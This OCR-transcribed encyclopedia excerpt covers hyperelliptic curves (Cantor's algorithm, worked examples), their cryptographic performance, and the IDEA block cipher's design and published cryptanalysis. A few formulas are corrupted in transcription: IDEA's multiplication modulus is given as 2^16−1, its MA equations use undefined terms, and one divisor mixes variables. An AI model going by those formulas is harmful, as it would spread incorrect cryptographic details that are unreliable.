Similarly to ►elliptic curves, hyperelliptic curves have been suggested for cryptographic applications [4]. There are key-exchange, signature, and enciphering schemes that make use of ►groups associated to hyperelliptic curves. The rational point subgroup of the Jacobian variety of a hyperelliptic curve [1–3, 5, 6]. In some cases, the performance of these systems can rival that of ►elliptic curves.

There is also ►primality proving algorithms that make use of hyperelliptic curves by Adleman and Huang, but this method is less efficient than the elliptic curve one, and as a result is chiefly of theoretical interest.

Theory

A ►hyperelliptic curve $\mathcal{C}$ of genus g over a field $\mathbb{F}$ is defined by a Weierstraß equation of the form

$$\mathcal{C}/\mathbb{F} : y^2 + h(x)y = f(x) \tag{1}$$

such that:

1. The curve is absolutely irreducible – i.e., the polynomial $y^2 + h(x)y - f(x)$ does not factor over the algebraic closure $\bar{\mathbb{F}}$ of $\mathbb{F}$ – and is non-singular – i.e., has no singular points defined over $\bar{\mathbb{F}}$. Singular points are simultaneous solutions (x_0, y_0) to the system

$$\begin{cases} y^2 + h(x)y - f(x) = 0 \\ 2y + h(x) = 0 \\ \dfrac{dh(x)}{dx}y - \dfrac{df(x)}{dx} = 0 \end{cases}$$

   Note that the second and third equations are the partial derivatives of the curve equation with respect to the variables x, respectively y. When $h(x) = 0$ (and thus $\operatorname{char}\mathbb{F} \neq 2$), this is equivalent to the requirement that f be square-free.
2. $\deg h(x) \leq g + 1$, and $\deg f(x) = 2g + 1$ (imaginary model) or $2g + 2$ (real model). Furthermore,
   a. In the imaginary model:
      - $f(x)$ can be taken monic
      - If $\operatorname{char}\mathbb{F}$ is 2, $\deg h(x) \leq g$, otherwise via the change of variables $y \mapsto y - h(x)/2$, it can be assumed that $h(x) = 0$.
   b. In the real model:
      - If $\operatorname{char}\mathbb{F}$ is odd, $f(x)$ can be made monic
      - If $\operatorname{char}\mathbb{F}$ is even, $h(x)$ can be made monic, with $\deg h(x) = g + 1$ and either
        - $\deg f(x) = 2g + 2$ with leading coefficient $e^2 + e$ for some $e \in F^*$

or

- $\deg f(x) \leq 2g+1$

From this definition it is clear that the ►elliptic curves are in fact hyperelliptic curves of genus one. The set of rational points of the curve $\mathcal{C}$ over a field $L \supseteq \mathbb{F}$ is defined, similarly to the case of elliptic curves, as the set

$$\mathcal{C}(L) = \{(x,y) \in L \times L : y^2 + h(x)y - f(x) = 0\} \cup \{\infty\}.$$

However, this set does not in general form a group – in fact it is a group only if the genus is one.

However, the *inverse* of a point can be defined. Let $P = (x,y)$ be a point on $\mathcal{C}$. Define $w(P) = (x,-y)$, which is also a point on $\mathcal{C}$. The map $\omega : P \mapsto \omega(P)$ is called the *hyperelliptic involution*. It satisfies $\omega(\omega(P)) = P$ for all points P on $\mathcal{C}$.

Even though protocols designed around real hyperelliptic curves have been proposed, for cryptographic applications, the imaginary model is more commonly used. The treatment in this section is therefore restricted to imaginary curves. Furthermore, only curves defined over ►finite fields are considered (although the algebraic closures of those fields also play a role).

General Curve Isomorphisms

Two hyperelliptic curves of genus g defined by Weierstrass equations

$$\mathcal{C} : y^2 + h(x)y - f(x) = 0 \tag{2}$$

$$\tilde{\mathcal{C}} : y^2 + \tilde{h}(x)y - \tilde{f}(x) = 0 \tag{3}$$

are isomorphic over a field $L \supseteq \mathbb{F}$ (which also admits the case $L = \mathbb{F}$) if there exists a map ϕ of the form

$$\phi : (x,y) \mapsto \left(s^{-2}x + b, s^{-(2g+1)}y + A(x)\right) \tag{4}$$

from the first curve to the second one, with $s \in L^\times$, $b \in L$ and $A(x) \in L[x]$ is a polynomial of degree at most g. A transformation of the type ϕ is called an *admissible change of variables*.

Group Law

As mentioned above, in general the set of points of a hyperelliptic curve does not form a group. To obtain a group from a hyperelliptic curve $\mathcal{C}$, it is necessary to consider its *divisor class group* $\mathrm{Pic}^0_{\mathcal{C}}(L)$ instead, which is isomorphic to the L-rational point subgroup of Jacobian variety of the curve $\mathcal{C}$.

The elements of the divisor class group are quotient classes of formal sums of points on the curve – these sums are called *divisors*.

The divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(L)$ of $\mathcal{C}$ over L of degree zero is the quotient of the group of degree zero divisors $\mathrm{Div}^0_{\mathcal{C}}(C)$ by the principal divisors. It is also called the Picard group of $\mathcal{C}$.

The degree zero divisors on the curve, i.e., formal sums $\sum_{P \in \mathcal{C}(\bar{L})} m_P P$ with almost but a finite amount of the coefficients vanishing and the sum $\sum_{P \in \mathcal{C}(\bar{L})} m_P = 0$. A divisor D is L-rational if it is invariant under the action of automorphisms of $\mathrm{Gal}(\bar{L}/L)$ – in other words the points with nonzero coefficients are not necessarily all defined over L but if one is present, the whole Galois orbit containing it must be in the divisor and with the same coefficients.

The principal divisors are the divisors associated to L-rational functions on the curve. That is, if $r(x,y)$ is a rational function on $\mathcal{C}$ and P is a point on $\mathcal{C}(\bar{L})$, then m_P is defined as zero if the function $r(x,y)$ does not vanish nor has a pole at P; is equal to the order of the zero if $r(x,y)$ vanishes at P; and is equal to minus the order of the pole otherwise. Under this definition, $\sum_{P \in \mathcal{C}(L)} m_P P$ is the principal divisor associated to $r(x,y)$.

Mumford introduced a representation of the elements of the divisor class group as polynomial pairs, for which Cantor provided an explicit arithmetic algorithm. Mumford's representation is a one-to-one correspondence between the elements of the divisor class group and the pairs $[U(t), V(t)]$ of polynomials over L satisfying:

1. $U(t)$ is monic.
2. $\deg V(t) < \deg U(t) \leq g$.
3. $V(t)^2 + V(t)h(t) - f(t)$ is a multiple of $U(t)$.

At the core of this correspondence, there is the following identification of such a pair with a divisor: If $U(t) = \prod_{i=1^k}(t - x_i)^{m_i}$ with the x_i pairwise distinct, then the pair $[U, V]$ is associated to the divisor having the points $(x_1, V(x_1)), (x_2, V(x_2)), \ldots, (x_k, V(x_k))$ on its finite support, with multiplicities $m_1, m_2, \ldots, m_k$ respectively. Note that if a point P appears in the support of such a divisor, then its inverse $\omega(P)$ does not, and all multiplicities are nonnegative. The pair $[U(t), V(t)]$ is said to represent the *semi-reduced divisor* D. A *reduced divisor* is a semi-reduced divisor that additionally satisfies $\deg U(t) \leq g$. In each divisor class there always exists a unique reduced element.

Cantor's algorithm is given as Algorithm 1. Note, however, that the algorithm is seldom used in this form. Instead, several optimizations are usually performed. For instance, the field operations implicit in all the polynomial operations are made explicit, where one considers usually only the most common case (where the polynomials U_i and V_i are of maximal degree and have no common roots), and all redundant operations (computations of coefficients that have no impact on the final result or

duplicate operations) are not performed. There is an extensive, and still growing, literature on these explicit formulas for hyperelliptic curves, a field that was initiated by Robert Harley.

Group Order and Structure

Let $\mathcal{C}/\mathbb{F}_q$ be a hyperelliptic curve of genus g defined over the finite field with q elements. The structure of the $\mathbb{F}_q$-rational divisor class group is of the form

$$\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_q) \simeq \frac{\mathbb{Z}}{n_1\mathbb{Z}} \times \frac{\mathbb{Z}}{n_2\mathbb{Z}} \times \cdots \times \frac{\mathbb{Z}}{n_{2g}\mathbb{Z}},$$

where $n_i \mid n_{i+1}$ for $1 \le i < 2g$ and for all $1 \le i \le g$ one has $n_i \mid q-1$.

By the Hasse–Weil Theorem, it is easy to obtain bounds on the number of points on the curve and its Jacobian, called Hasse–Weil bounds as for elliptic curves:

1. $\left| |C(\mathbb{F}_q)| - q - 1 \right| \le 2g\sqrt{q}$.
2. $\left| |\mathrm{Pic}^0_C| - q^g \right| = O\left(q^{g-1/2}\right)$.

Serre has given a sharper estimate for the first bound: $||C(\mathbb{F}_q)| - q - 1| \le g\lfloor 2\sqrt{q} \rfloor$.

Examples

First Example

Consider the curve

$$\mathcal{C} : y^2 = x^5 + 4x^3 + 3x^2 + 4x - 4$$

over $\mathbb{F}_{11}$. It is easy to verify that this curve is non-singular (the polynomial $x^5 + 4x^3 + 3x^2 + 4x - 4$ is a square-free). The 15 points on this curve are

$$\infty, (2,5), (2,6), (3,1), (3,10), (4,3), (4,8), (5,3),$$
$$(5,8), (6,1), (6,10), (8,1), (8,10), (10,1), (10,10).$$

The cardinality of divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_{11})$ is 163. This is a ►prime number. Hence, all group elements except the neutral element are generators of the group. One of them is given as

$$D := [\, t^2 - t - 2\,,\; 5t - 5\,]$$

in Mumford's representation. The first polynomial factors as $(t-10)(t-2)$, so 10 and 2 are the x-coordinates of two points on the curve. Evaluating the second polynomial at $x = 10$ and $x = 2$ gives 1 and 5. Indeed $(10,1)$ and $(2,5)$ are points on $\mathcal{C}$.

Algorithm 1. Cantor's operation for hyperelliptic divisor class groups

INPUT: Reduced divisors $D_1 = [U_1(t), V_1(t)]$ and $D_2 = [U_2(t), V_2(t)]$
OUTPUT: Reduced divisor $D_3 = [U_3(t), V_3(t)]$, $D_3 = D_1 + D_2$

1. **Composition:** $[U_C(t), V_C(t)] = D_1 + D_2$ (semi-reduced)
2. Write $d(t) = \gcd(U_1, U_2, V_1 + V_2 + h) = r_1U_1 + r_2U_2 + r_3(V_1 + V_2 + h)$
   [Extended Euclidean Algorithm]
3. $\tilde{U}(t) \leftarrow U_1U_2/d^2$
4. $\tilde{V}(t) \leftarrow V_2 + \frac{U_2}{d}r_2(V_1 + V_2) + r_3\frac{V_2^2 + hV_2 + f}{d} \bmod U_C$
5. **Reduction:** $D_3 = [U_3(t), V_3(t)]$ (reduced)
6. **while** $\deg \tilde{U}(t) > g$ **do**
7. $\tilde{U}(t) \leftarrow Monic\left(\frac{\tilde{V}^2 + h\tilde{V} + f}{\tilde{U}}\right)$
8. $\tilde{V}(t) \leftarrow \tilde{V} + h \bmod \tilde{U}$
9. $U_3(t) \leftarrow \tilde{U}$, $V_3(t) \leftarrow \tilde{V}$
10. **return** $[U_3(t), V_3(t)]$

On the other hand, one can compute (using Cantor's algorithm for instance), that $5 \cdot D$ is the divisor

$$[\, t^2 - x - 4\,,\, -5\,t - 2\,],$$

where the first polynomial is irreducible. This means that the finite support of this divisor consists of two points defined over $\mathbb{F}_{11^2}$, which are Galois conjugates. Yet, the divisor itself is $\mathbb{F}_{11}$-rational.


Second Example

It is also possible to give a graphical example of divisor composition and reduction: Consider the following genus two curve (over the field of real numbers):

$$\mathcal{C} : y^2 = x^5 - 5\,x^4 - \frac{9}{4}\,x^3 + \frac{101}{4}\,x^2 + \frac{1}{2}\,x - 6.$$

Suppose that one needs to add the two reduced divisors $D_1 = P_1 + P_2 - 2\infty$ and $D_2 = Q_1 + Q_2 - 2\infty$ on $\mathcal{C}$. The steps of Cantor's algorithm are depicted in Fig. 1. The composition is easy: simply collect all the points together, giving the divisor $\tilde{D} := D_1 + D_2 = P_1 + P_2 + Q_1 + Q_2 - 4\infty$.

For the reduction, it is required to add (or subtract) principal divisors, i.e., divisors of rational functions. One such function is the only cubic that passes through the four points P_1, P_2, Q_1, and Q_2. This curve intersects the hyperelliptic curve in two further points, which can be called $\omega(R_1)$ and $\omega(R_2)$, where R_1 and R_2 are two other points on the curve. Since $P_1 + P_2 + Q_1 + Q_2 + \omega(R_1) + \omega(R_2) - 6\infty$ is a principal divisor, it is equivalent to the zero divisor in the divisor class group, and thus $\omega(R_1) + \omega(R_2) - 2\infty$ must be the opposite of $\tilde{D}$. In order to invert $\omega(R_1) + \omega(R_2) - 2\infty$, observe that for any point P, the divisor $P + \omega(P) - 2\infty$ is the principal divisor corresponding to the equation of a vertical line, and thus the inverse of $\omega(R_1) + \omega(R_2) - 2\infty$ is $R_1 + R_2 - 2\infty$, which gives the reduced divisor corresponding to the sum of D_1 and D_2.



Hyperelliptic Curves. Fig. 1 Addition of two reduced divisors on an hyperelliptic curve

Recommended Reading

1. Avanzi R, Cohen H, Frey G, Lange T, Nguyen K, Vercauteren F (2006) Handbook of elliptic and hyperelliptic curve cryptography. CRC Press, Boca Raton
2. Blake IF, Seroussi G, Smart NP (2005) Advances in elliptic curve cryptography. London Mathematical Society Lecture Note Series 317, Cambridge University Press, Cambridge
3. Jacobson M Jr, Menezes A, Stein A (2004) Hyperelliptic curves and cryptography. In: High Primes and Misdemeanors: Lectures in Honour of the 60th Birthday of Hugh Cowie Williams, Fields Institute Communications 41, American Mathematical Society, pp. 255–282, Providence
4. Koblitz N (1989) Hyperelliptic cryptosystems. J Cryptol 1:139–150
5. Menezes A, Wu Y, Zuccherato R (1998) An elementary introduction to hyperelliptic curves. In Algebraic aspects of cryptography, Springer, New York
6. Washington L (2008) Elliptic curves: number theory and cryptography, 2nd edn. CRC Press, Boca Raton

Hyperelliptic Curves Performance

Roberto Avanzi[1], Nicolas Thériault[2]
[1]Ruhr-Universität Bochum, Bochum, Germany
[2]Departamento de Matemática, Universidad del Bío-Bío, Talca, Chile

Synonyms

Efficiency of hyperelliptic curve cryptosystems

Related Concepts

►Elliptic Curve Cryptography; ►Elliptic Curves; ►Hyperelliptic Curves

Definition

Evaluating the performance of hyperelliptic curve cryptosystems is done by comparing the time required to do the encryption compared with other cryptosystems – mainly those based on ►elliptic curves – providing they offer the same level of security.

Background

Only 4 years after suggesting to use of ►elliptic curves for discrete logarithm-based cryptographic applications, Koblitz [14] proposed to use the Jacobian variety of hyperelliptic curves for the same purpose. This is a natural generalization since elliptic curves are in fact hyperelliptic curves of genus one.

Hyperelliptic curves (of genus larger than one) have long been thought not to be competitive with elliptic curves because of some outstanding issues. It is more difficult to count points on the Jacobian of a hyperelliptic curve than on an elliptic curve. Explicit construction methods of varieties with rational point groups of a given order are better understood for elliptic curves than for higher genus varieties. The ►group operations were expected to be much slower than for elliptic curves, to the point that it was expected hyperelliptic curves would offer no performance advantage over elliptic curves [20].

However, the situation has considerably changed in the last few years. ►Point counting algorithms can now determine the cardinality of genus two curves of cryptographically good order in reasonable time: see for instance [12], and http://www.loria.fr/~gaudry/record127/ for a recent record. For curves defined over prime fields, it is possible to count points in curves of genus two, or use the complex multiplication (CM) method for genus two [17, 22] and three [22]. All these methods have been improved considerably since their publication. For the genus two case, Streng [21] and Satoh [19] provide the best algorithms to date.

Application and Experimental Results

The performance of the group operation has also been considerably improved. In many cases it matches that of elliptic curves, and in other cases it even surpasses it. The purpose of this essay is to review some recent performance results that show the competitiveness of hyperelliptic curves.

Curves over Prime Fields

The classical method to perform explicit computations in divisor class groups of hyperelliptic curves of genus at least two, namely Cantor's algorithm [7] is very slow compared to elliptic curve group operations, including the most basic chord-and-tangent formulas in affine coordinates.

The first efficient explicit formulas for genus two curves, due to Harley [13], were followed by very active research on the explicit arithmetic of low genus curves. Several optimization techniques were introduced, notably by Nagao [18], reducing the number of field operations needed to implement a group operation, culminating in the complete set genus two formulas by Lange [15]. Lange was able to give fast formulas for hyperelliptic curves in affine coordinates using only one inversion, and then the first instances of two different types of inversion-free weighted coordinates. As was first showed by Avanzi [1], using careful implementation of finite field arithmetic and Lange's formulas it is possible to get a performance for genus two curves which is very close to that of elliptic curves.

Using theta functions and a Montgomery ladder, Gaudry [10] derived fast formulas for the scalar multiplication in the Kummer surface associated to a genus two

curve. He described a scalar multiplication requiring only 25 field multiplications per scalar bit.

In practice, a genus two hyperelliptic curve must be defined on a field with exactly half the size (in bits) of the field of definition of an elliptic curve if they are to provide the same security level. From this observation, Gaudry's formulas would be expected to yield performances similar to that of elliptic curve scalar multiplication methods costing roughly 6.25 field multiplications per scalar bit. As pointed out by Bernstein [8, Part I], such an analysis is in fact flawed, but since 6 of these 25 multiplications are done with constants coming from the curve equation, choosing the right curve parameters allows Gaudry's method to outperform Montgomery ladders for elliptic curves.

The introduction of a new model for elliptic curves by Edwards [11] made the competition between genus one and higher genus curves more interesting. Bernstein and Lange investigated these curves in depth and, along with a number of other authors, devised explicit formulas for Edwards curves. These formulas offer slightly faster addition and doubling than the best previously known methods for elliptic curves. These gains allowed elliptic curves to be again faster than genus two curves. However, the performance differences are still relatively contained, and the last word in this race remains to be written.

Curves over Binary Fields

Just as Cantor's algorithm could be adapted to the case of hyperelliptic curves over fields of characteristic two by Koblitz, explicit formulas for divisor addition and doubling were also devised for the even characteristic case.

The impact of characteristic two on divisor doubling is particularly interesting. Since many operations in Cantor's algorithm involve the squaring of polynomials, these parts of the algorithm become particularly efficient over binary fields. A striking example of the performance of doubling over genus two curves if suitable curve parameters are chosen is given in [16]. For an overview of genus two coordinate systems and formulas see [15].

Several authors [4, 6, 9] also adapted halving methods from the elliptic curve setting to use them for genus two and three curves. In many cases, divisor halvings can be significantly faster than divisor doublings, thus significantly improving the performance of genus two and three scalar multiplication on these curves.

Avanzi, Thériault, and Wang [3] give an explicit curve arithmetic for genera up to four, with specific improvements for genus three and four curves. In turn, this is based on a careful implementation of finite field of characteristic two for each required field size [2]. A comparison between curves of genus up to four was done, with each curve using the best doubling-based coordinate system available. The conclusion of this comparison is that curves of genus two and three have similar performance, even after taking into account the increase in field sizes needed because of index-calculus attacks on genus three hyperelliptic curves, and they are both faster than elliptic curve (often by as much as 50%). In fact, in some cases genus three curves are the fastest – this depending mainly on the relation between finite field sizes in relation to the granularity of the target architecture of the implementation. In the same paper, the performance of the group arithmetic for curves of genus four is seen to be comparable to that of elliptic curves. As with curves over prime fields, the last word has yet to be said about the performance of hyperelliptic curves over binary fields, but it can be safely said that low genus hyperelliptic curves are a sound alternative to elliptic curves.

Recommended Reading

1. Avanzi R (2004) Aspects of hyperelliptic curves over large prime fields in software implementations. Cryptographic Hardware and Embedded Systems – CHES 2004, Lecture Notes in Computer Science 3156, pp. 148–162. Springer, Berlin
2. Avanzi R, Thériault N (2007) Effects of optimizations for software implementations of small binary field arithmetic. Arithmetic of Finite Fields – WAIFI 2007, Lecture Notes in Computer Science 4547, pp. 69–84. Springer, Berlin
3. Avanzi R, Thériault N, Wang Z (2008) Rethinking low genus hyperelliptic Jacobian arithmetic over binary fields: interplay of field arithmetic and explicit formulæ. J Math Cryptol 2:227–255
4. Birkner P (2007) Efficient divisor class halving on genus two curves. Selected Areas in Cryptography SAC 2006, Lecture Notes in Computer Science 4356, pp. 317–326. Springer, Berlin
5. Birkner P, Thériault N (2008) Faster halvings in genus 2. Selected Areas in Cryptography SAC 2008, Lecture Notes in Computer Science 5381, pp. 116. Springer, Berlin
6. Birkner P, Thériault N (2009) Efficient halvings for genus 3 curves over binary fields. preprint, 2009
7. Cantor DG (1987) Computing in the Jacobian of hyperelliptic curves. Math Computation 48:95–101
8. Bernstein DJ, Lange T. Series of talks on Elliptic vs. hyperelliptic
9. Fan X, Wollinger TJ, Wang Y (2006) Efficient doubling on genus 3 curves over binary fields. Topics in Cryptology CT-RSA 2006, Lecture Notes in Computer Science 3860, pp. 64–81. Springer, Berlin
10. Gaudry P (2007) Fast genus 2 arithmetic based on Theta functions. J Math Cryptol 1:243–265
11. Edwards HM (2007) A normal form for elliptic curves. Bull Am Math Soc (N.S.) 44(3):393–422
12. Gaudry P, Schost É (2004) Construction of Secure Random Curves of Genus 2 over Prime Fields. Advances in Cryptology – EUROCRYPT 2004, Lecture Notes in Computer Science 3027, pp. 239–256. Springer-Verlag, Berlin
13. Harley R (2000) Fast arithmetic on genus two curves. Preprint
14. Koblitz N (1989) Hyperelliptic cryptosystems. J Cryptol 1:139–150

15. Lange T (2005) Formulae for arithmetic on genus 2 hyperelliptic curves. Applicable Algebra in Engineering, Commun Comput 15:295–328
16. Lange T, Stevens M (2005) Efficient doubling for genus two curves over binary fields. Selected Areas in Cryptography – SAC 2004, Lecture Notes in Computer Science 3357, pp. 170–181. Springer, Berlin
17. Mestre JF (1991) Construction des courbes de genre 2 a partir de leurs modules. Prog Math 94:313–334
18. Nagao K (2000) Improving group law algorithms for Jacobians of hyperelliptic curves. Algorithmic Number Theory – ANTS-IV, Lecture Notes in Computer Science 1838, pp. 439–448. Springer, Berlin
19. Satoh T (2009) Generating genus two hyperelliptic curves over large characteristic finite fields. Advances in Cryptology – EUROCRYPT 2009, Lecture Notes in Computer Science 5479, pp. 536–553. Springer, Berlin
20. Smart N (1999) On the performance of hyperelliptic cryptosystems. Advances in Cryptology – EUROCRYPT '99, Lecture Notes in Computer Science 1592, pp. 165–175. Springer, Berlin
21. Streng M (2008) Computing Igusa Class Polynomials. Preprint
22. Weng A (2001) Konstruktion kryptographisch geeigneter Kurven mit komplexer Multiplikation. PhD thesis, Universität Gesamthochschule Essen, Germany

I

IBE

►Identity-Based Encryption

IC Integrated Circuit

►Trusted Boot

Iceman Attack

►Cold-Boot Attacks

IC-Integrated Circuit

►Root of Trust

ID-Based Encryption

►Identity-Based Encryption

IDEA

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Differential Cryptanalysis; ►IPES; ►Weak Keys

Definition

IDEA (previous name *IPES*) is a 64-bit, 8.5-round non-►Feistel block cipher with 128-bit keys, proposed by Lai and Massey in 1991 [14]. It is a modified version of a previous design called PES (Proposed Encryption Standard) by the same authors [13], with added strength against ►differential cryptanalysis.

Background

Since its publication, IDEA resisted intensive cryptanalytic efforts. In [12], p. 79], IDEA reduced to four rounds was claimed to be secure against differential attacks. Progress in cryptanalyzing round-reduced variants was very slow, starting with an attack on a two-round variant of IDEA in 1993 [15] by Meier, an improvement to 2.5 rounds by Daemen et al. [6], then an attack on 3.5 rounds published in 1997 [5] by Borst et al. ►Impossible differential attack significantly improved previous results for 3 and 3.5 rounds and could break up to 4.5 rounds [1] using the full codebook and 2^{112} steps. Further progress was an attack marginally breaking five rounds with a variant of ►meet-in-the-middle attack due to Demirci et al. [8] and using 2^{24} ►chosen plaintexts, 2^{58} memory and 2^{126} steps of analysis. More recently 6 rounds were cryptanalyzed with the full codebook, $2^{126.8}$ time and 2^{64} memory [2]. Also ►related key attacks on 8 rounds [3] were developed requiring relations between 256 keys, with 2^{72} chosen plaintexts 2^{99} time and $2^{66.6}$ memory.

In addition to these attacks, three relatively large and easily detectable classes of ►weak keys were found: in [7], 2^{51} weak keys out of the 2^{128} keys were found to be detectable with 16 chosen plaintexts and 2^{17} steps using differential *membership tests*, and in [9], 2^{63} weak keys were found to be detectable given 20 chosen plaintexts with a negligible complexity under ►differential–linear membership tests. In another work, a class of 2^{64} keys detectable via a ►boomerang membership of 2^{16} steps and queries was found [4].

Theory

The *key-schedule* of the cipher is completely linear. The main idea behind the design is the mix of non-commuting $\boxplus$: addition mod 2^{16} (denoted by $\boxplus$), XOR (denoted by $\oplus$), and multiplication mod $(2^{16} - 1)$(denoted by $\odot$, with $0 \equiv 2^{16}$). These operations work with 16-bit words.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

One round of IDEA is split into two different half-round operations: key mixing (denoted by T) and M-mixing denoted by $M = s^{\circ}MA$, where MA denotes a multiplication–addition structure and s denotes a swap of two middle words (as usual the composition of transformations is applied from right to left, i.e., MA is applied first, and the swap s is applied to the result). T divides the 64-bit block into four 16-bit words X_1,X_2,X_3,X_4 and mixes the key words Z_1,Z_2,Z_3,Z_4 with the data using $\odot$ and $\boxplus$:

$$(X_1, X_2, X_3, X_4) \xrightarrow{T} (X_1 \odot Z_1, X_2 \boxplus Z_2, X_3 \boxplus Z_3, X_4 \odot Z_4)$$

The transform MA provides *diffusion* between different words and mixes in two more key words Z_5,Z_6:

$$Y_1 = \left((X_1 \oplus X_3) \odot Z_5 \boxplus (X_2 \oplus X_4)\right) \odot Z_6,$$
$$Y_2 = Y_1 \left((X_1 \oplus X_3) \odot Z_5\right),$$
$$(X_1, X_2, X_3, X_4) \xrightarrow{MA} (X_1 \oplus C_2, X_2 \oplus C_1, X_3 \oplus C_2, X_4 \oplus C_1).$$

Both MA and s are involutions. The full 8.5-round IDEA can be written as

$$\text{IDEA} = T^{\circ}s^{\circ}(s^{\circ}MA^{\circ}T)^8 = T^{\circ}s^{\circ}(M^{\circ}T)^8.$$

The only changes between IDEA and its predecessor PES are in the order of operations in the key mixing subround T: PES uses the order $(\odot,\odot,\boxplus,\boxplus)$, while IDEA uses the order $(\odot,\boxplus,\boxplus,\odot)$, and in the swap of the words after the MA subround. In IDEA, the outer words X_1, X_4 are not swapped. These changes were motivated by a differential attack on PES given in [14].

Recommended Reading

1. Biham E, Biryukov A, Shamir A (1999) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138
2. Biham E, Dunkelman O, Keller N (2007) A new attack on 6-round IDEA. FSE 2007, Luxembourg, pp 211–224
3. Biham E, Dunkelman O, Keller N (2008) A unified approach to related-key attacks. FSE 2008, Lausanne, pp 73–96
4. Biryukov AJN Jr, Preneel B, Vandewalle J (2002) New weak-key classes of IDEA. In: Deng RH, Qing S, Bao F, Zhou J (eds) International conference on information and communications security, ICICS 2002. Lecture notes in computer science, vol 2513. Springer, Berlin, pp 315–326
5. Borst J, Knudsen LR, Rijmen V (1997) Two attacks on reduced IDEA (extended abstract). In: Fumy W (ed) Advances in cryptology—eurocrypt'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 1–13
6. Daemen J, Govaerts R, Vandewalle J (1993) Cryptanalysis of 2.5 rounds of IDEA (extended abstract). Technical report 93/1, Department of electrical engineering, ESAT-COSIC
7. Daemen J, Govaerts R, Vandewalle J (1994) Weak keys for IDEA. In: Stinson DR (ed) Advances in cryptology—CRYPTO'93. Lecture notes in computer science, vol 773. Springe, Berlin, pp 224–231
8. Demirci, H, Selccuk A, Türe E (2004) A new meet-in-the-middle attack on the IDEA block cipher. In: Matsui M, Zuccherato R (ed) Selected areas in cryptography, SAC 2003. Lecture notes in computer science, vol 3006. Springer, Berlin
9. Hawkes P (1998) Differential–linear weak key classes of IDEA. In: Nyberg K (ed) Advances in cryptology—EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 112–126
10. Hawkes P, O'Connor L (1996) On applying linear cryptanalysis to IDEA. In: Kim K, Matsumoto T (eds) Advances in cryptography—ASIACRYPT'96. Lecture notes in computer science, vol 1163. Springer, Berlin, pp 105–115
11. Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology—CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251
12. Lai X (1992) On the design and security of block ciphers. Doctoral dissertation, Swiss Federal Institute of Technology, Zurich
13. Lai X, Massey JL (1990) A proposal for a new block encryption standard. In: Damgard IB (ed) Advances in cryptology—EUROCRYPT'90. Lecture notes in computer science, vol 473. Springer, Berlin, pp 389–404
14. Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology—EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38
15. Meier W (1993) On the security of the IDEA block cipher. In: Helleseth T (ed) Advances in cryptology—EUROCRYPT'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 371–385

Identification

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

